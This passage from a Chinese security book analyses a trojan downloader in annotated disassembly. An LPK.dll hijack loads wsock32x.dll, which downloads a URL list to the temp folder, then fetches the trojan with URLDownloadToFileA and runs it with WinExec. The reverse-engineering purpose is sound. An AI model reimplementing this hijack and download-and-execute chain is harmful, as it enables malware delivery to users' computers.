[ebp+var_234]
```

```
    CODE:004047AA                    mov     edx, 4
    CODE:004047AF                    call
sub_403628
    CODE:004047B4                    lea     eax,
[ebp+var_4]
    CODE:004047B7                    call    sub_403604
    CODE:004047BC                    retn
```

二、LPK.dll 的程序流程

1. 创建线程

```
    .data:10001253                   push    esi
    .data:10001254                   jnz     short
loc_10001294
    .data:10001256                   push
0                   ; lpThreadId
    .data:10001258                   push
0                   ; dwCreationFlags
    .data:1000125A                   push
0                   ; lpParameter
    .data:1000125C                   push    offset
StartAddress ; lpStartAddress
    .data:10001261                   push
0                   ; dwStackSize
    .data:10001263                   push
0                   ; lpThreadAttributes
    .data:10001265                   call    CreateThread
    .data:1000126B                   push
[esp+4+hLibModule] ; hLibModule
    .data:1000126F                   call
DisableThreadLibraryCalls
```

2. 加载 wsock32x.dll

```
    .data:1000123D                   push    offset
LibFileName ; "wsock32x.dll"
    .data:10001242                   call    LoadLibraryA
    .data:10001248                   push    1
    .data:1000124A                   pop     eax
    .data:1000124B                   retn    4
```

三、wsock32x.dll 的程序流程

下载过程

```
    003E841E  .  55              push    ebp
    003E841F  .  68 45863E00     push    003E8645
    003E8424  .  64:FF30         push    dword ptr
fs:[eax]
    003E8427  .  64:8920         mov     dword ptr
fs:[eax], esp
    003E842A  .  68 54863E00     push
003E8654                         ; /urlmon.dll
    003E842F  .  E8 C8C7FFFF     call
<jmp.&kernel32.LoadLibraryA>     ; \LoadLibraryA
    003E8434  .  6A 00           push    0
    003E8436  .  6A 00           push    0
    003E8438  .  8D95 24FEFFFF lea       edx, dword ptr
[ebp-1DC]
    003E843E  .  B8 01000000     mov     eax, 1
    003E8443  .  E8 60FFFFFF     call    003E83A8
/*   取临时文件夹路径*/
    003E8448  .  8D85 24FEFFFF lea       eax, dword ptr
[ebp-1DC]
    003E844E  .  BA 68863E00     mov     edx,
003E8668                         ;  gk_drf.txt
    003E8453  .  E8 38BAFFFF     call    003E3E90
    003E8458  .  8B85 24FEFFFF mov       eax, dword ptr
[ebp-1DC]
```

```
003E845E   .  E8 FDBAFFFF    call    003E3F60
003E8463   .  50             push    eax
003E8464   .  A1 A8923E00    mov     eax, dword
ptr [3E92A8]
003E8469   .  50             push    eax
003E846A      6A 00          push    0
003E846C      E8 EBFEFFFF    call
<jmp.&URLMON.URLDownloadToFileA> /*  把远程服务
器的 txt 文件下载到临时文件夹*/
003E8471   .  6A FF          push
-1                                ; /Alertable = TRUE
003E8473   .  68 C8000000    push
0C8                               ; |Timeout = 200. ms
003E8478   .  E8 87C7FFFF    call
<jmp.&kernel32.SleepEx>           ; \SleepEx
003E847D   .  33C0           xor     eax, eax
003E847F   .  55             push    ebp
003E8480   .  68 10863E00    push    003E8610
003E8485   .  64:FF30        push    dword ptr
fs:[eax]
003E8488   .  64:8920        mov     dword ptr
fs:[eax], esp
003E848B   .  8D95 20FEFFFF lea      edx, dword ptr
[ebp-1E0]
003E8491   .  B8 01000000    mov     eax, 1
003E8496   .  E8 0DFFFFFF    call    003E83A8
/*取临时文件夹路径*/
003E849B   .  8D85 20FEFFFF lea      eax, dword ptr
[ebp-1E0]
003E84A1   .  BA 68863E00    mov     edx,
003E8668                  ;  gk_drf.txt
003E84A6   .  E8 E5B9FFFF    call    003E3E90
003E84AB   .  8B95 20FEFFFF mov      edx, dword
ptr [ebp-1E0]
003E84B1   .  8D85 28FEFFFF lea      eax, dword ptr
[ebp-1D8]
003E84B7   .  E8 BCA4FFFF    call    003E2978
/*开始读取下载后的 txt 文件里面的下载地址*/
003E84BC   .  8D85 28FEFFFF lea      eax, dword ptr
[ebp-1D8]
003E84C2   .  E8 4DA2FFFF    call    003E2714
003E84C7   .  E8 60A1FFFF    call    003E262C
003E84CC   .  33C0           xor     eax, eax
003E84CE   .  8945 FC        mov     dword ptr
[ebp-4], eax
003E84D1   .  E9 08010000    jmp     003E85DE
003E84D6   >  FF45 FC        inc     dword ptr
[ebp-4]
003E84D9   .  8D55 F4        lea     edx, dword ptr
[ebp-C]
003E84DC   .  8D85 28FEFFFF lea      eax, dword ptr
[ebp-1D8]
003E84E2   .  E8 31A7FFFF    call    003E2C18
003E84E7   .  8D85 28FEFFFF lea      eax, dword ptr
[ebp-1D8]
003E84ED   .  E8 92A7FFFF    call    003E2C84
003E84F2   .  E8 35A1FFFF    call    003E262C
003E84F7   .  8D45 F8        lea     eax, dword ptr
[ebp-8]
003E84FA   .  8B55 F4        mov     edx, dword
ptr [ebp-C]
003E84FD   .  E8 9EB7FFFF    call    003E3CA0
003E8502   .  33C0           xor     eax, eax
003E8504   .  55             push    ebp
003E8505   .  68 D4853E00    push    003E85D4
003E850A   .  64:FF30        push    dword ptr
fs:[eax]
003E850D   .  64:8920        mov     dword ptr
fs:[eax], esp
003E8510   .  6A 00          push    0
003E8512   .  6A 00          push    0
003E8514   .  8D95 18FEFFFF lea      edx, dword ptr
[ebp-1E8]
003E851A   .  B8 01000000    mov     eax, 1
003E851F   .  E8 84FEFFFF    call    003E83A8
/*取临时文件夹路径*/
003E8524   .  FFB5 18FEFFFF push     dword ptr
[ebp-1E8]
003E852A   .  8D95 14FEFFFF lea      edx, dword ptr
[ebp-1EC]
003E8530   .  8B45 FC        mov     eax, dword ptr
[ebp-4]
003E8533   .  E8 68D4FFFF    call    003E59A0
003E8538   .  FFB5 14FEFFFF push     dword ptr
[ebp-1EC]
003E853E   .  68 7C863E00    push    003E867C
003E8543   .  8D85 1CFEFFFF lea      eax, dword ptr
[ebp-1E4]
003E8549   .  BA 03000000    mov     edx, 3
003E854E   .  E8 81B9FFFF    call    003E3ED4
003E8553   .  8B85 1CFEFFFF mov      eax, dword
ptr [ebp-1E4]
003E8559   .  E8 02BAFFFF    call    003E3F60
003E855E   .  50             push    eax
003E855F   .  8B45 F8        mov     eax, dword ptr
[ebp-8]
003E8562   .  E8 F9B9FFFF    call    003E3F60
003E8567   .  50             push    eax
003E8568   .  6A 00          push    0
003E856A   .  E8 EDFDFFFF    call
<jmp.&URLMON.URLDownloadToFileA>/*开始下载木马*/
003E856F   .  6A FF          push
-1                                ; /Alertable = TRUE
003E8571   .  6A 64          push
64                                ; |Timeout = 100. ms
003E8573   .  E8 8CC6FFFF    call
<jmp.&kernel32.SleepEx>           ; \SleepEx
003E8578   .  6A 00          push    0
003E857A   .  8D95 0CFEFFFF lea      edx, dword ptr
[ebp-1F4]
003E8580   .  B8 01000000    mov     eax, 1
003E8585   .  E8 1EFEFFFF    call    003E83A8
003E858A   .  FFB5 0CFEFFFF push     dword ptr
[ebp-1F4]
003E8590   .  8D95 08FEFFFF lea      edx, dword ptr
[ebp-1F8]
003E8596   .  8B45 FC        mov     eax, dword ptr
[ebp-4]
003E8599   .  E8 02D4FFFF    call    003E59A0
003E859E   .  FFB5 08FEFFFF push     dword ptr
[ebp-1F8]
003E85A4   .  68 7C863E00    push    003E867C
003E85A9   .  8D85 10FEFFFF lea      eax, dword ptr
[ebp-1F0]
003E85AF   .  BA 03000000    mov     edx, 3
003E85B4   .  E8 1BB9FFFF    call    003E3ED4
003E85B9   .  8B85 10FEFFFF mov      eax, dword
ptr [ebp-1F0]
003E85BF   .  E8 9CB9FFFF    call    003E3F60
/*运行下载后的木马*/
003E85C4   .  50             push
eax                               ; |CmdLine
003E85C5   .  E8 4AC6FFFF    call
<jmp.&kernel32.WinExec>           ; \WinExec
```

这个下载者主要就是运行改名伪装的 cmd.exe,

然后利用 lpk.dll 这个特殊的 DLL 进行劫持，加载 wsock32x.dll 这个具有下载功能的 DLL。这样整体分析出来，发现也并不复杂。

声明

鉴于本书涉及的安全技术具有破坏用户终端安全的风险，建议读者在学习、研究、探讨之前，确保已经充分了解以下内容：

本书所讨论的技术仅用于研究和学习，旨在提高用户终端的安全性，严禁用于不良动机，任何个人、团队、组织不得将其用于非法目的，否则后果自负，特此声明。